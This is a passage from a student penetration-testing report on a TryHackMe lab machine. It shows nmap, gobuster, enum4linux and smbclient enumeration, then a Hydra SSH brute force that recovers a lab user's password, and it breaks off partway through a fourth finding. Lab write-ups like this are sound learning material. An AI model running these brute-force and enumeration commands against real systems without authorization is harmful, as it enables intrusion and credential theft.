

Table Of Contents

Web Application and Linux Security Assessment2

1. Executive Summary2

2. Scope.....2

3. Methodology2

4. Key Findings.....3

5. Impact Assessment22

6. Remediation Recommendations.....23

7. Skills Demonstrated.....23

8. Conclusion.....24

9. References.....24

Web Application and Linux Security Assessment

Author: Rubaia Morshed

1. Executive Summary

A security assessment was conducted on a Linux-based target system within a controlled laboratory environment to identify potential security weaknesses and evaluate the effectiveness of existing security controls. The assessment involved reconnaissance, service enumeration, web application discovery, SMB enumeration, credential assessment, and Linux security analysis. Several vulnerabilities were identified, including information disclosure, exposed network resources, weak authentication controls, and insecure storage of sensitive credentials. The findings demonstrate how multiple security weaknesses can be chained together to facilitate unauthorized access and increase the overall attack surface of the system.

2. Scope

Target Environment: Linux-Based System (TryHackMe Lab)

Assessment Activities:

- Service and network enumeration
- Web application and content discovery
- SMB share enumeration
- User and credential assessment
- Linux enumeration and access validation
- Vulnerability identification and risk assessment

The objective was to identify security weaknesses, assess their potential impact, and provide remediation recommendations to improve the overall security posture of the environment.

3. Methodology

The assessment followed a structured penetration testing methodology consisting of the following phases:

1. Reconnaissance and Enumeration
 - Identified active services, open ports, and accessible resources through network and service enumeration.
2. Web Content Discovery
 - Performed directory and content enumeration to identify hidden web resources and information disclosure opportunities.
3. SMB Enumeration
 - Assessed SMB services and shared resources to identify exposed information and accessible network shares.
4. Credential Assessment
 - Evaluated authentication mechanisms and assessed credential security within the controlled environment.
5. Linux Enumeration and Access Validation
 - Conducted system enumeration to identify user accounts, system configurations, accessible files, and potential security weaknesses.
6. Analysis and Reporting
 - Documented findings, assessed risk levels, evaluated business impact, and developed remediation recommendations.

4. Key Findings

Finding 1: Information Disclosure

Risk Rating: Medium

Description:

During web content enumeration, a publicly accessible development directory (/development) was identified on the target web server. Analysis of files within the directory revealed information related to the server environment, including references to Apache, SMB services, and Apache Struts. The exposed content also disclosed user identifiers through employee initials and suggested the presence of weak authentication practices associated with one user account.

The disclosed information provided valuable reconnaissance data that could assist an attacker in identifying valid users, understanding the target environment, and conducting further enumeration and authentication-based attacks. As a result, the exposed development directory increased the overall attack surface and risk of unauthorized access.

Evidence:

Found the services exposed by the machine by using the command “nmap -sV target IP address”

```


root@ip-10-67-96-16: ~
File Edit View Search Terminal Help
Nmap done: 0 IP addresses (0 hosts up) scanned in 1.73 seconds
root@ip-10-67-96-16:~# nmap -sV 10.67.149.52
Starting Nmap 7.80 ( https://nmap.org ) at 2026-06-01 21:05 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --
system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse
DNS is disabled. Try using --system-dns or specify valid servers
with --dns-servers
Nmap scan report for 10.67.149.52
Host is up (0.0036s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.13 seconds

```

Figure 1: Exposed ports and services

Initial service enumeration identified SSH (22), HTTP (80), NetBIOS (139), and SMB (445) services. The exposed SMB services suggested the presence of network shares and potential information disclosure opportunities, while the web service expanded the attack surface for application-level assessment.



```
root@ip-10-66-97-77: ~
File Edit View Search Terminal Help
root@ip-10-66-97-77:~# gobuster dir -u http://10.66.166.77/ -w/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.66.166.77/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/development (Status: 301) [Size: 318]

/server-status (Status: 403) [Size: 277]
Progress: 218275 / 218276 (100.00%)
=====
Finished
=====
root@ip-10-66-97-77:~#
```

Figure 2: Found Hidden Directory using gobuster

Used go buster to find the hidden directory on the web server is /development. Explored the /development page of the website on browser.



Figure 3:Development page of webserver



Figure 4:dev.txt file content




Figure 5: Information of j.txt file

During content discovery, a hidden /development/ directory was identified. The exposed dev.txt file disclosed information regarding the server configuration, including the use of Apache, SMB services and Apache Struts. The information in the j.txt file disclosed user identifiers through employee initials and suggested that one account associated with the initial "J" was using weak authentication credentials that were susceptible to password-cracking attacks. This information disclosure increased the attack surface by providing valuable reconnaissance data that could be leveraged by an attacker to facilitate further enumeration and unauthorized access attempts.

Finding 2: Exposed SMB Share


Risk Rating: Medium

Description:

An SMB share was accessible during enumeration activities and contained files that disclosed information about valid user accounts within the target environment. The exposed share allowed access to information that supported user enumeration and further security assessment activities.

Evidence:

Access to the Anonymous SMB share revealed files containing user-related information, including staff.txt.



```
root@ip-10-66-97-77:~# enum4linux -S 10.66.166.77
WARNING: polenum.py is not in your path. Check that package is
installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/applic
ation/enum4linux/ ) on Tue Jun  2 03:33:04 2026

=====
|   Target Information   |
=====
target ..... 10.66.166.77
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins,
root, bin, none

=====
| Enumerating Workgroup/Domain on 10.66.166.77 |
=====
[+] Got domain/workgroup name: WORKGROUP

=====
| Session Check on 10.66.166.77 |
=====
```

Figure 6:Linux enumeration


```

root@ip-10-66-97-77: ~
File Edit View Search Terminal Help

=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

=====
| Share Enumeration on 10.66.166.77 |
=====

```

Sharename	Type	Comment
Anonymous	Disk	
IPC\$	IPC	IPC Service (Samba Server 4.15.13-Ubuntu)

```

SMB1 disabled -- no workgroup available


[+] Attempting to map shares on 10.66.166.77
//10.66.166.77/Anonymous Mapping: OK, Listing: OK
//10.66.166.77/IPC$ [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Tue Jun 2 03:33:05 2026

root@ip-10-66-97-77:~#

```

THM AttackBox 1h 42min 2s

Figure 7: Found two sharenames: Anonymous and IPC\$




The screenshot shows a terminal window titled "root@ip-10-66-97-77: ~". The terminal output shows the user running the command `smbclient //10.66.166.77/Anonymous`. The prompt changes to `smb: \>`. The user then runs `ls`, which lists the contents of the remote directory. The output shows a directory listing with columns for permissions, size, date, and filename. The file `staff.txt` is listed with a size of 173 bytes. The user then runs `get staff.txt`, which downloads the file. The terminal output shows the file being downloaded at a rate of 33.8 KiloBytes/sec. The user then runs `^C` to exit the command.

```
root@ip-10-66-97-77: ~
File Edit View Search Terminal Help
0.20.04.8)
Try: apt install <deb name>
root@ip-10-66-97-77:~# smbclient //10.66.166.77/Anonymous
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Thu Apr 19 18:
1:20 2018
..               D            0   Thu Apr 19 18:
13:06 2018
  staff.txt      N           173  Thu Apr 19 18:
29:55 2018

14282840 blocks of size 1024. 6240036 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (33.8 KiloBytes/sec) (average 33.8 KiloBytes/sec)
smb: \>
smb: \> ^C
```

Figure 8: Getting staff.txt file



```
root@ip-10-66-97-77: ~
File Edit View Search Terminal Help
31:20 2018
.. D 0 Thu Apr 19 18:
13:06 2018
staff.txt N 173 Thu Apr 19 18:
29:55 2018

14282840 blocks of size 1024. 6240036 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (33.8 KiloBytes/sec) (average 33.8 KiloBytes/sec)
smb: \>
smb: \> ^C
root@ip-10-66-97-77:~# cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but this is how mistakes happen. (This means you too, Jan!)

-Kay
root@ip-10-66-97-77:~#
```

Figure 9: Found usernames in staff.txt file

Used cat command to open the staff.txt file and discovered 2 usernames Jan and Kay.

Finding 3: Sensitive Information Exposure

Risk: High

Description:

A user account was protected by a weak password that was susceptible to password-guessing attacks. Credential assessment activities successfully identified valid authentication credentials, resulting in unauthorized access to the user account.

Evidence:

Utilized Hydra tool to brute-force attack and discovered valid credential of Jan.

```

root@ip-10-67-96-16: ~
File Edit View Search Terminal Help

Try: apt install <deb name>

root@ip-10-67-96-16:~# hydra -l jan -P /root/Desktop/Tools/wordl
ists/rockyou.txt ssh://10.67.149.52
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in mil
itary or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2
026-06-01 21:56:50
[WARNING] Many SSH configurations limit the number of parallel t
asks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 log
in tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://10.67.149.52:22/
[STATUS] 146.00 tries/min, 146 tries in 00:01h, 14344253 to do i
n 1637:29h, 16 active
[STATUS] 112.33 tries/min, 337 tries in 00:03h, 14344062 to do i
n 2128:12h, 16 active
[STATUS] 105.29 tries/min, 737 tries in 00:07h, 14343662 to do i
n 2270:36h, 16 active
[22][ssh] host: 10.67.149.52 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads di

```

Figure 10: Found username and password

Finding 4: Insecure Storage of Sensitive Credentials

Risk: High


Description:

Sensitive authentication material was stored in a location accessible to another user

